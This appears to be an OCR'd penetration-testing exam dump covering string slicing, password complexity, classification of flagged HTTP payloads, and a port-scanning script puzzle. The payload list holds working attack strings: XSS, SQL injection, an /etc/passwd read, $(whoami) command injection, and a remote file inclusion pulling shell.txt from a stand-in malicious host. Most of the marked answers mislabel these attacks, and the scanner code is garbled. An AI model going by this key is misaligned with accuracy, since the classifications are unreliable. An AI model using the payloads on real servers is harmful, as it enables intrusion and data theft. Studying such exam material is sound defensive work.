


Code segment	Output
s[4:8]	nsrt
s[4:12:2]	snmA
s[3::-1]	trat
s[-7:-2]	imdA

Question: 3

DRAG DROP

Place each of the following passwords in order of complexity from least complex (1) to most complex (4), based on the character sets represented Each password may be used only once



Least to most complex

1

2

3

4

zv3rl0ry

Zverlory

Zverl0ry

Zv3r!0ry

Answer:

Explanation:

1.) Zverlory
2.) Zverl0ry
3.) zv3rl0ry
4.) Zv3r!0ry

Question: 4

HOTSPOT


Instructions:

Given the following attack signatures, determine the attack type, and then identify the associated remediation to prevent the attack in the future.

If at any time you would like to bring back the initial state of the simulation, please click the Reset All button.

You are a security analyst tasked with hardening a web server.


You have been given a list of HTTP payloads that were flagged as malicious.



Payloads	Vulnerability Type	Remediation
`#inner-tab"><script>alert(1)</script>`	▼ Command Injection DOM-based Cross Site Scripting SQL Injection (Error) SQL Injection (Stacked) SQL Injection (Union) Reflected Cross Site Scripting Local File Inclusion Remote File Inclusion URL Redirect	▼ Parameterized queries Preventing external calls Input Sanitization .., \, /, sandbox requests Input Sanitization ", ;, $, (.), (,). Input Sanitizatin ", ', <...>< +.
`item=widget';waitfor%20delay%20'00:00:20';--`	▼ Command Injection DOM-based Cross Site Scripting SQL Injection (Error) SQL Injection (Stacked) SQL Injection (Union) Reflected Cross Site Scripting Local File Inclusion Remote File Inclusion URL Redirect	▼ Parameterized queries Preventing external calls Input Sanitization .., \, /, sandbox requests Input Sanitization ", ;, $, (.), (,). Input Sanitizatin ", ', <...>< +.
`search=Bob"%3e%3cimg%20src%3da%20oneerror%3dalert(1)%3e`	▼ Command Injection DOM-based Cross Site Scripting SQL Injection (Error) SQL Injection (Stacked) SQL Injection (Union) Reflected Cross Site Scripting Local File Inclusion Remote File Inclusion URL Redirect	▼ Parameterized queries Preventing external calls Input Sanitization .., \, /, sandbox requests Input Sanitization ", ;, $, (.), (,). Input Sanitizatin ", ', <...>< +.
`logfile=%2fetc%2fpasswd%00`	▼ Command Injection DOM-based Cross Site Scripting SQL Injection (Error) SQL Injection (Stacked) SQL Injection (Union) Reflected Cross Site Scripting Local File Inclusion Remote File Inclusion URL Redirect	▼ Parameterized queries Preventing external calls Input Sanitization .., \, /, sandbox requests Input Sanitization ", ;, $, (.), (,). Input Sanitizatin ", ', <...>< +.
`site=www.exa'ping%20-c%2010%20localhost'mple.com`	▼ Command Injection DOM-based Cross Site Scripting SQL Injection (Error) SQL Injection (Stacked) SQL Injection (Union) Reflected Cross Site Scripting Local File Inclusion Remote File Inclusion URL Redirect	▼ Parameterized queries Preventing external calls Input Sanitization .., \, /, sandbox requests Input Sanitization ", ;, $, (.), (,). Input Sanitizatin ", ', <...>< +.
`item=widget%20union%20select%20null,null,@@version;--`	▼ Command Injection DOM-based Cross Site Scripting SQL Injection (Error) SQL Injection (Stacked) SQL Injection (Union) Reflected Cross Site Scripting Local File Inclusion Remote File Inclusion URL Redirect	▼ Parameterized queries Preventing external calls Input Sanitization .., \, /, sandbox requests Input Sanitization ", ;, $, (.), (,). Input Sanitizatin ", ', <...>< +.
`item=widget'+convert(int,@@version)+'`	▼ Command Injection DOM-based Cross Site Scripting SQL Injection (Error) SQL Injection (Stacked) SQL Injection (Union) Reflected Cross Site Scripting Local File Inclusion Remote File Inclusion URL Redirect	▼ Parameterized queries Preventing external calls Input Sanitization .., \, /, sandbox requests Input Sanitization ", ;, $, (.), (,). Input Sanitizatin ", ', <...>< +.
`logFile=http:%2f%2fwww.malicious-site.com%2fshell.txt`	▼ Command Injection DOM-based Cross Site Scripting SQL Injection (Error) SQL Injection (Stacked) SQL Injection (Union) Reflected Cross Site Scripting Local File Inclusion Remote File Inclusion URL Redirect	▼ Parameterized queries Preventing external calls Input Sanitization .., \, /, sandbox requests Input Sanitization ", ;, $, (.), (,). Input Sanitizatin ", ', <...>< +.
`lookup=$(whoami)`	▼	▼

Answer:

Explanation:



Payloads	Vulnerability Type	Remediation
`#inner-tab"><script>alert(1)</script>`	Command Injection [✓ DOM-based Cross Site Scripting] SQL Injection (Error) SQL Injection (Stacked) SQL Injection (Union) Reflected Cross Site Scripting Local File Inclusion Remote File Inclusion URL Redirect	Parameterized queries Preventing external calls Input Sanitization .., \, /, sandbox requests [✓ Input Sanitization ", :, $, (.), (,).] Input Sanitizatin ", ', <...>< +.
`item=widget';waitfor%20delay%20'00:00:20';--`	[✓ Command Injection] DOM-based Cross Site Scripting SQL Injection (Error) SQL Injection (Stacked) SQL Injection (Union) Reflected Cross Site Scripting Local File Inclusion Remote File Inclusion URL Redirect	Parameterized queries Preventing external calls [✓ Input Sanitization .., \, /, sandbox requests] Input Sanitization ", :, $, (.), (,). Input Sanitizatin ", ', <...>< +.
`search=Bob"%3e%3cimg%20src%3da%20oneerror%3dalert(1)%3e`	Command Injection DOM-based Cross Site Scripting [✓ SQL Injection (Error)] SQL Injection (Stacked) SQL Injection (Union) Reflected Cross Site Scripting Local File Inclusion Remote File Inclusion URL Redirect	Parameterized queries Preventing external calls Input Sanitization .., \, /, sandbox requests Input Sanitization ", :, $, (.), (,). [✓ Input Sanitizatin ", ', <...>< +.]
`logfile=%2fetc%2fpasswd%00`	Command Injection DOM-based Cross Site Scripting SQL Injection (Error) SQL Injection (Stacked) [✓ SQL Injection (Union)] Reflected Cross Site Scripting Local File Inclusion Remote File Inclusion URL Redirect	Parameterized queries Preventing external calls Input Sanitization .., \, /, sandbox requests [✓ Input Sanitization ", :, $, (.), (,).] Input Sanitizatin ", ', <...>< +.
`site=www.exa'ping%20-c%2010%20localhost'mple.com`	Command Injection DOM-based Cross Site Scripting SQL Injection (Error) SQL Injection (Stacked) SQL Injection (Union) Reflected Cross Site Scripting [✓ Local File Inclusion] Remote File Inclusion URL Redirect	[✓ Parameterized queries] Preventing external calls Input Sanitization .., \, /, sandbox requests Input Sanitization ", :, $, (.), (,). Input Sanitizatin ", ', <...>< +.
`item=widget%20union%20select%20null,null,@@version;--`	Command Injection DOM-based Cross Site Scripting SQL Injection (Error) SQL Injection (Stacked) [✓ SQL Injection (Union)] Reflected Cross Site Scripting Local File Inclusion Remote File Inclusion URL Redirect	Parameterized queries Preventing external calls [✓ Input Sanitization .., \, /, sandbox requests] Input Sanitization ", :, $, (.), (,). Input Sanitizatin ", ', <...>< +.
`item=widget'+convert(int,@@version)+'`	Command Injection DOM-based Cross Site Scripting SQL Injection (Error) SQL Injection (Stacked) SQL Injection (Union) [✓ Reflected Cross Site Scripting] Local File Inclusion Remote File Inclusion URL Redirect	[✓ Parameterized queries] Preventing external calls Input Sanitization .., \, /, sandbox requests Input Sanitization ", :, $, (.), (,). Input Sanitizatin ", ', <...>< +.
`logFile=http:%2f%2fwww.malicious-site.com%2fshell.txt`	Command Injection DOM-based Cross Site Scripting SQL Injection (Error) SQL Injection (Stacked) SQL Injection (Union) Reflected Cross Site Scripting Local File Inclusion Remote File Inclusion [✓ URL Redirect]	Parameterized queries [✓ Preventing external calls] Input Sanitization .., \, /, sandbox requests Input Sanitization ", :, $, (.), (,). Input Sanitizatin ", ', <...>< +.
`lookup=$(whoami)`	Command Injection DOM-based Cross Site Scripting SQL Injection (Error) SQL Injection (Stacked) SQL Injection (Union) Reflected Cross Site Scripting Local File Inclusion [✓ Remote File Inclusion] URL Redirect	[✓ Parameterized queries] Preventing external calls Input Sanitization .., \, /, sandbox requests Input Sanitization ", :, $, (.), (,). Input Sanitizatin ", ', <...>< +.
`redir=http:%2f%2fwww.malicious-site.com`	Command Injection DOM-based Cross Site Scripting SQL Injection (Error) SQL Injection (Stacked) SQL Injection (Union) Reflected Cross Site Scripting Local File Inclusion Remote File Inclusion [✓ URL Redirect]	Parameterized queries [✓ Preventing external calls] Input Sanitization .., \, /, sandbox requests Input Sanitization ", :, $, (.), (,). Input Sanitizatin ", ', <...>< +.

Question: 5

DRAG DROP


Instructions:

Analyze the code segments to determine which sections are needed to complete a port scanning script.

Drag the appropriate elements into the correct locations to complete the script.

If at any time you would like to bring back the initial state of the simulation, please click the reset all button.

During a penetration test, you gain access to a system with a limited user interface. This machine appears to have access to an isolated network that you would like to port scan.



Drag and Drop Options


```
#1/usr/bin/ruby
```

```
for SPORT In SPORTS:
    try:
        s.connect((ip, port))
        print("%s:%s - OPEN" % (ip, port))

    except socket.timeout
        print("%s:%s - TIMEOUT" % (ip, port))

    except socket.error as e:
        print("%s:%s - CLOSED" % (ip, port))

    finally:
        s.close()
```

```
run_scan(sys.argv[1], ports)
```

```
ports - [21, 22]
```

```
for port in ports:
    try:
        s.connect((ip, port))
        print("%s:%s - OPEN" % (ip, port))

   except socket.timeout
        print("%s:%s - TIMEOUT" % (ip, port))
```




Immutables

```
?

import socket
import sys

?

def port_scan(ip, ports):
    s - socket.socket(socket.AF_INET, socket.SOCK_STREAM)
    s.settimeout(2.0)

?

if_name_ — '_min_':
  if len(sys.argv) < 2
     print('Execution requires a target IP address. Exiting…')
     exit(1)
 else:

?
```

Answer:

Explanation:



```
#1/usr/bin/ruby
```

```
for SPORT In SPORTS:
    try:
        s.connect((ip, port))
        print("%s:%s - OPEN" % (ip, port))

    except socket.timeout
        print("%s:%s - TIMEOUT" % (ip, port))

    except socket.error as e:
        print("%s:%s - CLOSED" % (ip, port))

    finally:
        s.close()
```

```
run_scan(sys.argv[1], ports)
```

```
ports - [21, 22]
```

```
for port in ports:
    try:
        s.connect((ip, port))
        print("%s:%s - OPEN" % (ip, port))

    except socket.timeout
        print("%s:%s - TIMEOUT" % (ip, port))
```

```
?

import socket
import sys

?

def port_scan(ip, ports):
    s - socket.socket(socket.AF_INET, socket.SOCK_STREAM)
    s.settimeout(2.0)

?

if_name_ — '_min_':
  if len(sys.argv) < 2
     print('Execution requires a target IP address. Exiting…')
     exit(1)
else:

?
```